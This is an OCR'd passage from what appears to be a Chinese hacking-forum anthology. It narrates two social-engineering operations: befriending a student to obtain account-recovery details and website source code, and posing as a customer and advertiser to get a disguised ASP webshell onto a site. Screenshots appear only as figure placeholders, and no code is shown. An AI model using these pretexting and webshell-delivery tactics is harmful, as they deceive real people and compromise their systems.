

图　6-2-5

图　6-2-6

因为基友提供了我两个信息，但是我不敢保证是哪一个，所以我们继续把镜头换到那个人那里，如图 6-2-7：

图　6-2-7

先表露出来自己要购买他的模块的意愿，通过信息明白了他是一个大学生，所以可能比较需要钱（当然，每个人都是，能赚到钱是最好的）。然后继续聊，如图 6-2-8～图 6-2-11：

图　6-2-8



图　6-2-9



图　6-2-10



图　6-2-11

你说每个模块 99，我帮他推荐 3 个，他送我一个又不亏，他当然乐意，如图 6-2-12：

图　6-2-12

这里我们知道了邮箱，提供给客服，如图 6-2-13 和图 6-2-14：

图　6-2-13



图　6-2-14

很可惜，注册的电话不是他给我的，如图 6-2-15～图 6-2-16：



图　6-2-15



图　6-2-16

需要的信息,我们继续找当事人索要，如图 6-2-17～图 6-2-18：



图　6-2-17



图　6-2-18

我们知道了他是 5 元的空间，也知道了注册的时间，但是我们不能一直询问下去，得换个他能感兴趣的话题，假装说朋友要买了，如图 6-2-19 和图 6-2-20：



图　6-2-19

图　6-2-20

我们拿到了信息，不能让客服久等，如图 6-2-21～图 6-2-24：

图　6-2-21



图　6-2-22



图　6-2-23



图　6-2-24

好吧，失败了。我们不再搭理客服，直接找本人。

其实我当时想套出他母亲的名字，但是根本没有好的一个名义来索要，所以随便找了一些话题来和他成为朋友，如图 6-2-25 和图 6-2-26：

图　6-2-25



图　6-2-26

他怎么可能知道是我呢，因为我两个 QQ 都不同。接下来的记录如图 6-2-27 和图 6-2-28：



图　6-2-27



图　6-2-28

我只是卖萌，装下小白，如图 6-2-29～图 6-2-34：

图　6-2-29



图　6-2-30



图　6-2-31

图　6-2-32

图　6-2-33



图　6-2-34

突然他就没理我了，我也没理他。不过，我过了一会再去找了他，如图 6-2-35 和图-2-36



图　6-2-35

图　6-2-36

我会告诉你我就这样拿下了？
总结一下：开始利用学生想赚钱的心理成为朋友，然后装小白，表示对网络什么都不清楚，让他放松警惕，利用他慢慢对我的信任来骗取网站源码。拿到后，发给了基友，然后和当事人说明了，也告诉他以后应该怎么去防范了，成为了朋友。
此篇文章就是告诉大家，在网络上不要轻易的相信任何人，说不定和你聊天的是一只狗。
（全文完）责任编辑：桔子

第3节　记一次成功的社工

作者：Lieker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

前天，Lu2e 基友发了个网站给我。一瞧，是个办证的站，目测有注入，如图 6-3-1 和图 6-3-2：

图　6-3-1



图　6-3-2

的确有注入，就是后台都找不到，如图 6-3-3：



图　6-3-3

各种工具扫了一通 都不行，Google 也没，蛋疼。

忽然想到，之前在夜歌基友日记看到一篇日记，社工非主流网站，比较有兴趣。

我也去试试，社工之路就在此展开了。如图 6-3-4 和图 6-3-5：



图　6-3-4



图　6-3-5

我想了想，先伪装办证的，如图 6-3-6～图 6-3-10：



图　6-3-6

图　6-3-7



图　6-3-8



图　6-3-9

图　6-3-10



图　6-3-11

到这时候，我有点蛋疼了，我就不信他抵挡的住金钱的诱惑，草。。。
如图 6-3-11～图 6-3-14：

图　6-3-12



图　6-3-13

图　6-3-14

图　6-3-15

先转移下话题，不然怀疑。我发现我字都打错了。。。签名那个电话，不是前面那个电话，如图 6-3-15～图 6-3-19：

图　6-3-16

图　6-3-17

图　6-3-18



图　6-3-19

我也按照他的要求，随便填了一个资料表，如图 6-3-20：



图　6-3-20

嘿嘿，北大青鸟。接下来的记录如图 6-3-21～图 6-2-23：

图　6-3-21

图　6-3-22

图　6-3-23

这时，我在想办法做个马子才行，只能简陋下了。直接给个 asp 马他，希望他不懂 ，和那个技术人员不怀疑。。。如图 6-3-24：



图　6-3-24

由于时间匆忙，就做了这样的，我感觉太明显了，上天保佑吧。接下来的记录如图 6-3-25 和图 6-3-26：

图　6-3-25

图　6-3-26

看吧，我就不信他抵挡的住金钱的诱惑.
500 块钱一个月广告，他还信。
如图 6-3-27 和图 6-3-28：

图　6-3-27



图　6-3-28

这是他说放首页，我吓尿了啊。。。
